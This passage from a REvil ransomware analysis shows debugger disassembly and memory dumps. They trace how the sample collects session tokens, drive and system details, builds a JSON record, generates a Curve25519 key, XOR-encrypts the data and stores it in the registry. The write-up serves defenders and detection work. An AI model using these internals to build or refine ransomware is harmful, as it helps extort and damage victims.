012857A5  89 45 FC            mov dword ptr ss:[ebp-4],eax
012857A8  89 4D F8            mov dword ptr ss:[ebp-8],ecx
012857AB  FF 15 68 4F 29 01   call dword ptr ds:[<&RegQueryValueExW>]
012857B1  85 C0               test eax,eax

dword ptr [01294F68 <malware.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:012857AB malware.exe:$57AB #4BAB
```


```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  □ Unlock
1: [esp] 00000270
2: [esp+4] 006FF774 L"productName"
3: [esp+8] 00000000
4: [esp+C] 006FF78C
```

```
Address  Hex                                              ASCII
006FF718 53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00 S.O.F.T.W.A.R.E.
006FF728 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 \.M.i.c.r.o.s.o.
```

```
006FF6D8 00000270
006FF6DC 006FF774 L"productName"
006FF6E0 00000000
006FF6E4 006FF78C
006FF6E8 00000000
006FF6EC 006FF790
```

Figure 58

The malware retrieves a list of sessions on the local computer using the WTSEnumerateSessionsW API:



```
01281DB7  50                  push eax
01281DB8  8D 45 F8            lea eax,dword ptr ss:[ebp-8]
01281DBB  89 75 F8            mov dword ptr ss:[ebp-8],esi
01281DBE  50                  push eax
01281DBF  6A 01               push 1
01281DC1  56                  push esi
01281DC2  56                  push esi
01281DC3  8B DE               mov ebx,esi
01281DC5  89 75 FC            mov dword ptr ss:[ebp-4],esi
01281DC8  FF 15 50 4E 29 01   call dword ptr ds:[<&WTSEnumerateSessionsW>]
01281DCE  85 C0               test eax,eax

dword ptr [01294E50 <malware.&WTSEnumerateSessionsW>]=<wtsapi32.WTSEnumerateSessionsW>

.text:01281DC8 malware.exe:$1DC8 #11C8
```


```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  □ Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 006FF790
```

```
Address  Hex                                              ASCII
006FF790 00 00 00 00 00 00 00 00 F0 F8 6F 00 56 23 28 01 ........ðøo.V#(.
```

```
006FF758 00000000
006FF75C 00000000
006FF760 00000001
006FF764 006FF790
006FF768 006FF794
```

Figure 59

The executable obtains the primary access token of the logged-on user specified by a session extracted above:




```
01281DF8  50                  push eax
01281DF9  FF 75 DC            push dword ptr ss:[ebp-24]
01281DFC  FF 15 F4 4D 29 01   call dword ptr ds:[<&WTSQueryUserToken>]
01281E02  85 C0               test eax,eax

dword ptr [01294DF4 <malware.&WTSQueryUserToken>]=<wtsapi32.WTSQueryUserToken>

.text:01281DFC malware.exe:$1DFC #11FC
```

```
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  □ Unlock
1: [esp] 00000001
2: [esp+4] 006FF78C
3: [esp+8] 04B5A440
4: [esp+C] 04ADA8B0 L"[redacted]"
```

```
006FF760 00000001
006FF764 006FF78C
```

Figure 60

REvil scans for available drives and determines the drive type using GetDriveTypeW. It expects the return value to be 0x2 (**DRIVE_REMOVABLE**) and 0x3 (**DRIVE_FIXED**):




```
01285A4E   50                  push eax
01285A4F   FF 15 18 50 29 01   call dword ptr ds:[<&GetDriveTypeW>]
01285A55   8D 48 FF            lea ecx,dword ptr ds:[eax-2]

dword ptr [01295018 <malware.&GetDriveTypeW>]=<kernel32.GetDriveTypeW>

.text:01285A4F malware.exe:$5A4F #4E4F
```

```
x87SW_O  0  x87SW_Z    0  x87SW_D   0

Default (stdcall)   5   Unlock
1:  [esp]   006FF788 L"A:\\"
2:  [esp+4] 04B5A440
3:  [esp+8] 04ADA8B0 L"REM"
4:  [esp+C] 00477000

006FF76C  006FF788  L"A:\\"
```

Figure 61

The ransomware performs a call to GetDiskFreeSpaceExW in order to retrieve information about the amount of space/free space on a disk:




```
01285A6B   57                  push edi
01285A6C   50                  push eax
01285A6D   8D 45 E8            lea eax,dword ptr ss:[ebp-18]
01285A70   66 89 4F F2         mov word ptr ds:[edi-E],cx
01285A74   50                  push eax
01285A75   8D 45 F0            lea eax,dword ptr ss:[ebp-10]
01285A78   50                  push eax
01285A79   FF 15 50 4F 29 01   call dword ptr ds:[<&GetDiskFreeSpaceExW>]
01285A7F   85 C0               test eax,eax

dword ptr [01294F50 <malware.&GetDiskFreeSpaceExW>]=<kernel32.GetDiskFreeSpaceExW>

.text:01285A79 malware.exe:$5A79 #4E79
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3   0  x87SW_C2  0
x87SW_C1 0  x87SW_C0   0  x87SW_ES  0
x87SW_SF 0  x87SW_P    0  x87SW_U   0
x87SW_O  0  x87SW_Z    0  x87SW_D   0

Default (stdcall)   5   Unlock
1:  [esp]   006FF788 L"C:\\"
2:  [esp+4] 006FF780
3:  [esp+8] 04ADAB7E
4:  [esp+C] 04ADAB86

006FF760  006FF788  L"C:\\"
006FF764  006FF780
006FF768  04ADAB7E
006FF76C  04ADAB86
```

Figure 62

The drive name, its type, and the data extracted above are encoded using Base64 (0x40000001 = **CRYPT_STRING_NOCRLF** | **CRYPT_STRING_BASE64**):




```
012851AF   50                  push eax
012851B0   56                  push esi
012851B1   57                  push edi
012851B2   53                  push ebx
012851B3   FF 75 FC            push dword ptr ss:[ebp-4]
012851B6   FF 15 50 50 29 01   call dword ptr ds:[<&CryptBinaryToStringW>]
012851BC   85 C0               test eax,eax

dword ptr [01295050 <malware.&CryptBinaryToStringW>]=<crypt32.CryptBinaryToStringW>

.text:012851B6 malware.exe:$51B6 #45B6
```

```
Address   Hex                                               ASCII
04ADAB78  43 00 03 00 00 00 00 D0 94 E2 13 00 00 00 00 B0  C......Ð.â.....°
04ADAB88  C2 94 00 00 00 00 AB AB AB AB AB AB AB AB 00 00  Â.....««««««««..
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3   0  x87SW_C2  0
x87SW_C1 0  x87SW_C0   0  x87SW_ES  0
x87SW_SF 0  x87SW_P    0  x87SW_U   0
x87SW_O  0  x87SW_Z    0  x87SW_D   0

Default (stdcall)   5   Unlock
1:  [esp]   04ADAB78
2:  [esp+4] 00000016
3:  [esp+8] 40000001
4:  [esp+C] 04ADABA8

006FF770  04ADAB78
006FF774  00000016
006FF778  40000001
006FF77C  04ADABA8
006FF780  006FF79C
```

Figure 63

The GetNativeSystemInfo API is utilized to obtain information about the current system:




```
01285D18   50                  push eax
01285D19   FF 15 F8 4E 29 01   call dword ptr ds:[<&GetNativeSystemInfo>]
01285D1F   33 C0               xor eax,eax

dword ptr [01294EF8 <malware.&GetNativeSystemInfo>]=<kernel32.GetNativeSystemInfo>

.text:01285D19 malware.exe:$5D19 #5119
```

```
x87SW_O  0  x87SW_Z    0  x87SW_D   0

Default (stdcall)   5   Unlock
1:  [esp]   006FF774
2:  [esp+4] 00000016
3:  [esp+8] 40000001
4:  [esp+C] 04ADABA8 L"QwADAAAAANCU4hMAAAAAsMKU

006FF770  006FF774
```

Figure 64

The binary is looking for a registry value called “cN86rtdl” under "SOFTWARE\LFF9miD", which doesn’t exist at this time:



```
0128579E   53              push ebx
0128579F   56              push esi
012857A0   50              push eax
012857A1   56              push esi
012857A2   51              push ecx
012857A3   FF 37           push dword ptr ds:[edi]
012857A5   89 45 FC        mov dword ptr ss:[ebp-4],eax
012857A8   89 4D F8        mov dword ptr ss:[ebp-8],ecx
012857AB   FF 15 68 4F 29 01   call dword ptr ds:[<&RegQueryValueExW>]

dword ptr [01294F68 <malware.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:012857AB malware.exe:$57AB #4BAB
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1:  [esp] 00000278
2:  [esp+4] 006FF72C L"cN86rtdI"
3:  [esp+8] 00000000
4:  [esp+C] 006FF740
```

```
Address  Hex                                              ASCII
006FF708 53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00 S.O.F.T.W.A.R.E.
006FF718 5C 00 4C 00 46 00 46 00 39 00 6D 00 69 00 44 00 \.L.F.F.9.m.i.D.
```

```
006FF574 00000278
006FF578 006FF72C  L"cN86rtdI"
006FF57C 00000000
006FF580 006FF740
006FF584 00000000
006FF588 006FF794
```

Figure 65

Revil writes all the information collected so far in a JSON form:



```
012827C5   50                  push eax
012827C6   FF 35 84 5F 29 01   push dword ptr ds:[1295F84]
012827CC   A1 50 5F 29 01      mov eax,dword ptr ds:[1295F50]
012827D1   FF 35 EC 5F 29 01   push dword ptr ds:[1295FEC]
012827D7   FF 35 80 5F 29 01   push dword ptr ds:[1295F80]
012827DD   FF 35 7C 5F 29 01   push dword ptr ds:[1295F7C]
012827E3   FF 35 78 5F 29 01   push dword ptr ds:[1295F78]
012827E9   FF 35 74 5F 29 01   push dword ptr ds:[1295F74]
012827EF   FF 35 70 5F 29 01   push dword ptr ds:[1295F70]
012827F5   FF 35 6C 5F 29 01   push dword ptr ds:[1295F6C]
012827FB   FF 35 68 5F 29 01   push dword ptr ds:[1295F68]
01282801   FF 35 64 5F 29 01   push dword ptr ds:[1295F64]
01282807   50                  push eax
01282808   50                  push eax
01282809   68 00 01 00 00      push 100
0128280E   8D 85 78 FE FF FF   lea eax,dword ptr ss:[ebp-188]
01282814   50                  push eax
01282815   56                  push esi
01282816   53                  push ebx
01282817   FF 15 10 50 29 01   call dword ptr ds:[<&snwprintf>]

dword ptr [01295010 <malware.&snwprintf>]=<ntdll.snwprintf>

.text:01282817 malware.exe:$2817 #1C17
```


```
x87r3 00000000000000000000 ST3 Empty 0.000000
x87r4 00000000000000000000 ST4 Empty 0.000000
x87r5 00000000000000000000 ST5 Empty 0.000000
x87r6 00000000000000000000 ST6 Empty 0.000000
x87r7 4002A000000000000000 ST7 Empty 10.00000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1:  [esp] 04ADE5F0
2:  [esp+4] 00020000
3:  [esp+8] 006FF5C0 L"{\"ver\":%d,\"pid\":\"%s
4:  [esp+C] 00000100
```

```
Address  Hex                                              ASCII
04ADE5F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE630 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE650 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE670 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04ADE6A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
006FF56C 04ADE5F0
006FF570 00020000
006FF574 006FF5C0  L"{\"ver\":%d,\"pid\":\"%s\",\"sub\":\"%s
006FF578 00000100
006FF57C 04B5EC40  L"3c852cc8-b7f1-436e-ba3b-c53b7fc6c0e4"
006FF580 04B5EC40  L"3c852cc8-b7f1-436e-ba3b-c53b7fc6c0e4"
006FF584 04ADA5E0  L"mZ/LzIHtIGXw9sA4TcaIvpRUc6+YWuJ6yrAEOL8
006FF588 04ADA7E0  L"EAAD1B78A2C9AD2F"
006FF58C 04ADA4D0  L"Rl0JuuC1GLtUqeCFs5wpp1cIgaGRdR6YnDCiGH
006FF590 04ADA8B0  L"[redacted]"
006FF594 04ADAAD0  L"DESKTOP-[redacted]"
006FF598 04ADA658  L"none"
006FF59C 04ADAB08  L"en-US"
006FF5A0 04ADAB30  L"Windows 10 Enterprise"
006FF5A4 00000040
006FF5A8 04ADABA8  L"QwADAAAAANCU4hMAAAAAsMKUAAAAAA=="
```

Figure 66

The executable generates a 32-byte Curve25519 private key that is used to compute the corresponding public key:



```
01286A78   50                push eax
01286A79   56                push esi
01286A7A   53                push ebx
01286A7B   E8 12 28 00 00    call malware.1289292

malware.01289292

.text:01286A7B malware.exe:$6A7B #5E7B
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1:  [esp] 006FF568
2:  [esp+4] 006FF548
3:  [esp+8] 006FF3F8
4:  [esp+C] 04ADE5F0 L"{\"ver\":256,\"pid\":\"
```

```
Address  Hex                                              ASCII
006FF548 78 51 DA 1C 94 9E 74 64 83 A6 BF C7 76 4D FB 7A xQÚ...td.¦¿ÇvMûz
006FF558 0D C5 27 BA D6 72 7D D0 F7 80 99 67 5C 0A 4F 46 .Å'ºÖr}Ð÷..g\.OF
```

```
006FF3DC 006FF568
006FF3E0 006FF548
006FF3E4 006FF3F8
006FF3E8 04ADE5F0  L"{\"ver\":256,\"pid\":\"3c852cc8-b7f1-43
006FF3EC 000003BE
```

Figure 67

The above buffer that contains information about the system is encrypted using the XOR operator (the key changes regularly):




```
.text:012864A2
.text:012864A2 arg_0= dword ptr  8
.text:012864A2
.text:012864A2 push    ebp
.text:012864A3 mov     ebp, esp
.text:012864A5 push    edi
.text:012864A6 mov     edi, [ebp+arg_0]
.text:012864A9 test    edi, edi
.text:012864AB jz      short loc_12864BE
```

```
.text:012864AD push    esi
.text:012864AE mov     esi, ecx
.text:012864B0 sub     edx, ecx
```

```
.text:012864B2
.text:012864B2 loc_12864B2:
.text:012864B2 mov     al, [edx+esi]
.text:012864B5 xor     [esi], al
.text:012864B7 inc     esi
.text:012864B8 sub     edi, 1
.text:012864BB jnz     short loc_12864B2
```

Figure 68

The ransomware computes the CRC32 hash of the encrypted buffer and appends the value to it. The encrypted data is written to a registry value called “cN86rtdI” via a function call to RegSetValueExW (0x3 = **REG_BINARY**):



```
     0128575E   FF 75 14         push dword ptr ss:[ebp+14]
     01285761   FF 75 10         push dword ptr ss:[ebp+10]
     01285764   FF 75 0C         push dword ptr ss:[ebp+C]
     01285767   56               push esi
     01285768   FF 75 08         push dword ptr ss:[ebp+8]
     0128576B   FF 75 FC         push dword ptr ss:[ebp-4]
EIP  0128576E   FF 15 48 4F 29 01  call dword ptr ds:[<&RegSetValueExW>]
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```

```
dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0128576E malware.exe:$576E #4B6E
```


```
Default (stdcall)   5   Unlock
1:  [esp] 00000278
2:  [esp+4] 006FF72C L"cN86rtdI"
3:  [esp+8] 00000000
4:  [esp+C] 00000003
```

```
Address   Hex                                              ASCII
04ADAC08  45 3A 67 09 92 5F 2F 53 6D 80 0A 27 D6 D1 9B 1A  E:g.._/Sm..'ÖÑ..
04ADAC18  FC 57 30 A0 46 C8 77 F6 B9 BF EA CC F5 03 94 D9  üW0 FÈwö'¿êÌõ..Ù
04ADAC28  F0 A1 65 E5 3F 8C 46 46 51 06 27 BF 42 3F 29 90  ð¡eå?.FFQ.'¿B?).
04ADAC38  A1 DA 03 23 DF 4B 27 07 7D BF A5 33 36 D1 B9 93  ¡Ú.#ßK'.}¿¥36Ñ¹.
```

```
006FF578  00000278
006FF57C  006FF72C  L"cN86rtdI"
006FF580  00000000
006FF584  00000003
006FF588  04ADAC08
006FF58C  000003F6
006FF590  04ADAC08
```

Figure 69

All registry values that were created by REvil are shown in figure below:




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\LFF9miD

Name	Type	Data
(Default)	REG_SZ	(value not set)
cN86rtdI	REG_BINARY	45 3a 67 09 92 5f 2f 53 6d 80 0a 27 d6 d1 9b 1a fc 57 30 a0 46 c8 77 f6 b9 bf ea cc f5 03 94 d9 f0 a1 65 e5 3f 8...
lhnG91T	REG_SZ	.2n0mgzwej2
miz	REG_BINARY	99 9f cb cc 81 ed 20 65 f0 f6 c0 38 4d c6 88 be 94 54 73 af 98 5a e2 7a ca b0 04 38 bf 05 3a 28
od4U	REG_BINARY	9b a1 08 03 0e 48 5e c4 a0 dd b8 60 d2 92 4b 15 20 a5 fc 6d 13 82 3c 83 20 28 17 7f b5 25 3e 7c
U7ykk	REG_BINARY	46 5d 09 ba e0 b5 18 bb 54 a9 e0 85 b3 9c 29 a7 57 08 81 a1 91 75 1e 98 9c 30 a2 18 7d 30 9e eb ae 53 c3 bf ff...

Figure 70

The encrypted buffer from the “cN86rtdI” registry value is encoded in Base64 format using CryptBinaryToStringW (0x1 = **CRYPT_STRING_BASE64**):




```
012851AF  50              push eax
012851B0  56              push esi
012851B1  57              push edi
012851B2  53              push ebx
012851B3  FF 75 FC        push dword ptr ss:[ebp-4]
012851B6  FF 15 50 50 29 01  call dword ptr ds:[<&CryptBinaryToStringW>]
012851BC  85 C0           test eax,eax

dword ptr [01295050 <malware.&CryptBinaryToStringW>]=<crypt32.CryptBinaryToStringW>

.text:012851B6 malware.exe:$51B6 #45B6

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unloc
1: [esp] 04ADAC08
2: [esp+4] 000003F6
3: [esp+8] 00000001
4: [esp+C] 04ADB018

Address   Hex                                              ASCII
04ADAC08  45 3A 67 09 92 5F 2F 53 6D 80 0A 27 D6 D1 9B 1A  E:g.._/Sm..'ÖÑ..

006FF720  04ADAC08
006FF724  000003F6
006FF728  00000001
006FF72C  04ADB018
